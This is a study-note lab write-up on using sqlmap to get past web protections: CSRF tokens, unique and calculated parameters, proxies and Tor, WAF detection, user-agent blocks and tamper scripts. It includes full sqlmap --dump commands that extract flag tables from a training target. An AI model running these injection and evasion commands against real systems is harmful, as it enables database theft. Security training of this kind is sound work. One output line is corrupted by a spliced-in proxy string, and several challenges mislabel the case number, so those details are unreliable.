Bypassing Web Application Protections
There won't be any protection(s) deployed on the target side in an ideal scenario, thus not preventing automatic exploitation. Otherwise, we can expect problems when running an automated tool of any kind against such a target. Nevertheless, many mechanisms are incorporated into SQLMap, which can help us successfully bypass such protections.
Anti-CSRF Token Bypass
One of the first lines of defense against the usage of automation tools is the incorporation of anti-CSRF (i.e., Cross-Site Request Forgery) tokens into all HTTP requests, especially those generated as a result of web-form filling.
In most basic terms, each HTTP request in such a scenario should have a (valid) token value available only if the user actually visited and used the page. While the original idea was the prevention of scenarios with malicious links, where just opening these links would have undesired consequences for unaware logged-in users (e.g., open administrator pages and add a new user with predefined credentials), this security feature also inadvertently hardened the applications against the (unwanted) automation.
Nevertheless, SQLMap has options that can help in bypassing anti-CSRF protection. Namely, the most important option is --csrf-token. By specifying the token parameter name (which should already be available within the provided request data), SQLMap will automatically attempt to parse the target response content and search for fresh token values so it can use them in the next request.
Additionally, even in a case where the user does not explicitly specify the token's name via --csrf-token, if one of the provided parameters contains any of the common infixes (i.e. csrf, xsrf, token), the user will be prompted whether to update it in further requests:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="csrf-token"
Output:
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.9}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 22:18:01 /2020-09-18/

POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] y
Unique Value Bypass
In some cases, the web application may only require unique values to be provided inside predefined parameters. Such a mechanism is similar to the anti-CSRF technique described above, except that there is no need to parse the web page content. So, by simply ensuring that each request has a unique value for a predefined parameter, the web application can easily prevent CSRF attempts while at the same time averting some of the automation tools. For this, the option --randomize should be used, pointing to the parameter name containing a value which should be randomized before being sent:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -v 5 | grep URI
Output:
URI: http://www.example.com:80/?id=1&rp=99954
URI: http://www.example.com:80/?id=1&rp=87216
URI: http://www.example.com:80/?id=9030&rp=36456
URI: http://www.example.com:80/?id=1.%2C%29%29%27.%28%28%2C%22&rp=16689
URI: http://www.example.com:80/?id=1%27xaFUVK%3C%27%22%3EHKtQrg&rp=40049
URI: http://www.example.com:80/?id=1%29%20AND%209368%3D6381%20AND%20%287422%3D7422&rp=95185
Calculated Parameter Bypass
Another similar mechanism is where a web application expects a proper parameter value to be calculated based on some other parameter value(s). Most often, one parameter value has to contain the message digest (e.g. h=MD5(id)) of another one. To bypass this, the option --eval should be used, where a valid Python code is being evaluated just before the request is being sent to the target:
cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib; h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI
Output:
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b
URI: http://www.example.com:80/?id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744
URI: http://www.example.com:80/?id=1%2C.%2C%27%22.%2C%28.%29&h=620460a56536e2d32fb2f4842ad5a08d
URI: http://www.example.com:80/?id=1%27MyipGP%3C%27%22%3EibjjSu&h=db7c815825b14d67aaa32da09b8b2d42
URI: http://www.example.com:80/?id=1%29%20AND%209978%socks4://177.39.187.70:33283ssocks4://177.39.187.70:332833D1232%20AND%20%284955%3D4955&h=02312acd4ebe69e2528382dfff7fc5cc
IP Address Concealing
In case we want to conceal our IP address, or if a certain web application has a protection mechanism that blacklists our current IP address, we can try to use a proxy or the anonymity network Tor. A proxy can be set with the option --proxy (e.g. --proxy="socks4://177.39.187.70:33283"), where we should add a working proxy.
In addition to that, if we have a list of proxies, we can provide them to SQLMap with the option --proxy-file. This way, SQLMap will go sequentially through the list, and in case of any problems (e.g., blacklisting of IP address), it will just skip from current to the next from the list. The other option is Tor network use to provide an easy to use anonymization, where our IP can appear anywhere from a large list of Tor exit nodes. When properly installed on the local machine, there should be a SOCKS4 proxy service at the local port 9050 or 9150. By using switch --tor, SQLMap will automatically try to find the local port and use it appropriately.
If we wanted to be sure that Tor is properly being used, to prevent unwanted behavior, we could use the switch --check-tor. In such cases, SQLMap will connect to the https://check.torproject.org/ and check the response for the intended result (i.e., Congratulations appears inside).
WAF Bypass
Whenever we run SQLMap, As part of the initial tests, SQLMap sends a predefined malicious looking payload using a non-existent parameter name (e.g. ?pfov=...) to test for the existence of a WAF (Web Application Firewall). There will be a substantial change in the response compared to the original in case of any protection between the user and the target. For example, if one of the most popular WAF solutions (ModSecurity) is implemented, there should be a 406 - Not Acceptable response after such a request.
In case of a positive detection, to identify the actual protection mechanism, SQLMap uses a third-party library identYwaf, containing the signatures of 80 different WAF solutions. If we wanted to skip this heuristical test altogether (i.e., to produce less noise), we can use switch --skip-waf.
User-agent Blacklisting Bypass
In case of immediate problems (e.g., HTTP error code 5XX from the start) while running SQLMap, one of the first things we should think of is the potential blacklisting of the default user-agent used by SQLMap (e.g. User-agent: sqlmap/1.4.9 (http://sqlmap.org)).
This is trivial to bypass with the switch --random-agent, which changes the default user-agent with a randomly chosen value from a large pool of values used by browsers.
Note: If some form of protection is detected during the run, we can expect problems with the target, even other security mechanisms. The main reason is the continuous development and new improvements in such protections, leaving smaller and smaller maneuver space for attackers.
Tamper Scripts
Finally, one of the most popular mechanisms implemented in SQLMap for bypassing WAF/IPS solutions is the so-called "tamper" scripts. Tamper scripts are a special kind of (Python) scripts written for modifying requests just before being sent to the target, in most cases to bypass some protection.
For example, one of the most popular tamper scripts between is replacing all occurrences of greater than operator (>) with NOT BETWEEN 0 AND #, and the equals operator ('=') with BETWEEN # AND #. This way, many primitive protection mechanisms (focused mostly on preventing XSS attacks) are easily bypassed, at least for SQLi purposes.
Tamper scripts can be chained, one after another, within the --tamper option (e.g. --tamper=between,randomcase), where they are run based on their predefined priority. A priority is predefined to prevent any unwanted behavior, as some scripts modify payloads by modifying their SQL syntax (e.g. ifnull2ifisnull). In contrast, some tamper scripts do not care about the inner content (e.g. appendnullbyte).
Tamper scripts can modify any part of the request, although the majority change the payload content. The most notable tamper scripts are the following:
| Tamper-Script | Description |
|---|---|
0eunion |
Replaces instances of UNION with e0UNION |
base64encode |
Base64-encodes all characters in a given payload |
between |
Replaces greater than operator (>) with NOT BETWEEN 0 AND # and equals operator (=) with BETWEEN # AND # |
commalesslimit |
Replaces (MySQL) instances like LIMIT M, N with LIMIT N OFFSET M counterpart |
equaltolike |
Replaces all occurrences of operator equal (=) with LIKE counterpart |
halfversionedmorekeywords |
Adds (MySQL) versioned comment before each keyword |
modsecurityversioned |
Embraces complete query with (MySQL) versioned comment |
modsecurityzeroversioned |
Embraces complete query with (MySQL) zero-versioned comment |
percentage |
Adds a percentage sign (%) in front of each character (e.g. SELECT -> %S%E%L%E%C%T) |
plus2concat |
Replaces plus operator (+) with (MsSQL) function CONCAT() counterpart |
randomcase |
Replaces each keyword character with random case value (e.g. SELECT -> SEleCt) |
space2comment |
Replaces space character ( ) with comments `/ |
space2dash |
Replaces space character ( ) with a dash comment (--) followed by a random string and a new line (\n) |
space2hash |
Replaces (MySQL) instances of space character ( ) with a pound character (#) followed by a random string and a new line (\n) |
space2mssqlblank |
Replaces (MsSQL) instances of space character ( ) with a random blank character from a valid set of alternate characters |
space2plus |
Replaces space character ( ) with plus (+) |
space2randomblank |
Replaces space character ( ) with a random blank character from a valid set of alternate characters |
symboliclogical |
Replaces AND and OR logical operators with their symbolic counterparts (&& and |) |
versionedkeywords |
Encloses each non-function keyword with (MySQL) versioned comment |
versionedmorekeywords |
Encloses each keyword with (MySQL) versioned comment |
To get a whole list of implemented tamper scripts, along with the description as above, switch --list-tampers can be used. We can also develop custom Tamper scripts for any custom type of attack, like a second-order SQLi.
Miscellaneous Bypasses
Out of other protection bypass mechanisms, there are also two more that should be mentioned. The first one is the Chunked transfer encoding, turned on using the switch --chunked, which splits the POST request's body into so-called "chunks." Blacklisted SQL keywords are split between chunks in a way that the request containing them can pass unnoticed.
The other bypass mechanisms is the HTTP parameter pollution (HPP), where payloads are split in a similar way as in case of --chunked between different same parameter named values (e.g. ?id=1&id=UNION&id=SELECT&id=username,password&id=FROM&id=users...), which are concatenated by the target platform if supporting it (e.g. ASP).
Exercise
TARGET: 154.57.164.73:32061
Challenge 1
What's the contents of table flag8? (Case #8)
Hint: Don't forget to specify the token name.
Lets open a new tab in the browser and type the address, then go to Case #8 and click on Submit

The following is the CURL command from the above request:
curl 'http://154.57.164.73:32061/case8.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://154.57.164.73:32061' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case8.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'id=1&t0ken=PNTv3yF5Csx66LNs2WapzFdfYjQGwHQnHQ4McoS5ZHk'
- Note that this
curlcommand reveals the data:'id=1&t0ken=PNTv3yF5Csx66LNs2WapzFdfYjQGwHQnHQ4McoS5ZHk'- This request posts an parameter
id=1and a token with the namet0kenand some value
The hint tells us that we should specify the "token" name. This is probably leading us to attempt Anti-CSRF Token Bypass, so lets try the following:
sqlmap 'http://154.57.164.73:32061/case8.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://154.57.164.73:32061' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case8.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'id=1&t0ken=PNTv3yF5Csx66LNs2WapzFdfYjQGwHQnHQ4McoS5ZHk' \
  --csrf-token="t0ken" --batch --dump
- Note since we already know the token (
t0ken), we just need to use it with the switch:--csrf-token - We also use
--batchand--dumpto actually display the contents of the database
Output:
[14:38:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:38:49] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:38:49] [INFO] fetching current database
[14:38:49] [INFO] fetching tables for database: 'testdb'
[14:38:50] [INFO] fetching columns for table 'flag8' in database 'testdb'
[14:38:54] [INFO] fetching entries for table 'flag8' in database 'testdb'
Database: testdb
Table: flag8
[1 entry]
+----+-----------------------------------+
| id | content                           |
+----+-----------------------------------+
| 1  | HTB{y0u_h4v3_b33n_c5rf_70k3n1z3d} |
+----+-----------------------------------+
...
flag: HTB
Challenge 2
What's the contents of table flag9? (Case #9)
Hint: Don't forget to specify the parameter name you need to randomize.
Lets open a new tab in the browser and type the address, then go to Case #8 and click on click here.

The following is the CURL command from the above request:
curl 'http://154.57.164.73:32061/case9.php?id=1&uid=3163915685' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case9.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
- Note the
idanduidparameters are passed through the URL.
Now the hint tells us that we should randomize a parameter, this probably leads us to use Unique Value Bypass using the --randomize switch:
sqlmap 'http://154.57.164.73:32061/case9.php?id=1&uid=3163915685' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case9.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --randomize=uid --batch --dump
- We are first trying the parameter '
uid' since it didn't appeared in previous challenges, but the hint could refer to randomize any ofidoruidparameters.
Output:
[14:53:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:53:18] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:53:18] [INFO] fetching current database
[14:53:19] [INFO] fetching tables for database: 'testdb'
[14:53:19] [INFO] fetching columns for table 'flag9' in database 'testdb'
[14:53:20] [INFO] fetching entries for table 'flag9' in database 'testdb'
Database: testdb
Table: flag9
[1 entry]
+----+---------------------------------------+
| id | content                               |
+----+---------------------------------------+
| 1  | HTB{700_much_r4nd0mn355_f0r_my_74573} |
+----+---------------------------------------+
...
flag: HTB
Challenge 3
What's the contents of table flag10? (Case #10)
Hint: Try to see why the page is preventing sqlmap from sending HTTP request to it, and then bypass it.
Lets open a new tab in the browser and type the address, then go to Case #8 and click on Submit.

The following is the CURL command from the above request:
curl 'http://154.57.164.73:32061/case10.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://154.57.164.73:32061' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case10.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'id=1'
Since the hint tells see why the page is preventing sqlmap from sending HTTP request to it, lets first try a simple sqlmap request to look at what goes wrong:
sqlmap 'http://154.57.164.73:32061/case10.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://154.57.164.73:32061' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case10.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'id=1' \
  --batch --dump
- This actually worked, but in theory we should had included
--random-agentto perform User-agent Blacklisting Bypass.
Output:
[15:02:01] [INFO] table 'testdb.users' dumped to CSV file '/home/macc/.local/share/sqlmap/output/154.57.164.73/dump/testdb/users.csv'
[15:02:01] [INFO] fetching columns for table 'flag10' in database 'testdb'
[15:02:02] [INFO] fetching entries for table 'flag10' in database 'testdb'
Database: testdb
Table: flag10
[1 entry]
+----+----------------------------+
| id | content                    |
+----+----------------------------+
| 1  | HTB{y37_4n07h3r_r4nd0m1z3} |
+----+----------------------------+

[15:02:03] [INFO] table 'testdb.flag10' dumped to CSV file '/home/macc/.local/share/sqlmap/output/154.57.164.73/dump/testdb/flag10.csv'
[15:02:03] [INFO] fetched data logged to text files under '/home/macc/.local/share/sqlmap/output/154.57.164.73'

[*] ending @ 15:02:03 /2026-02-10/
flag: HTB
Challenge 4
What's the contents of table flag11? (Case #11)
Hint: Based on the data provided in the page, pick the appropriate tamper script to bypass the page's protections.
Lets open a new tab in the browser and type the address, then go to Case #8 and click on click here.

The following is the CURL command from the above request:
curl 'http://154.57.164.73:32061/case11.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.73:32061/case11.php' \
  -H 'Cookie: PHPSESSID=9i87ot4hr7u87j189048a53fbq' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
Since the hint basically tells us to use #Tamper Scripts, lets start with the between script:
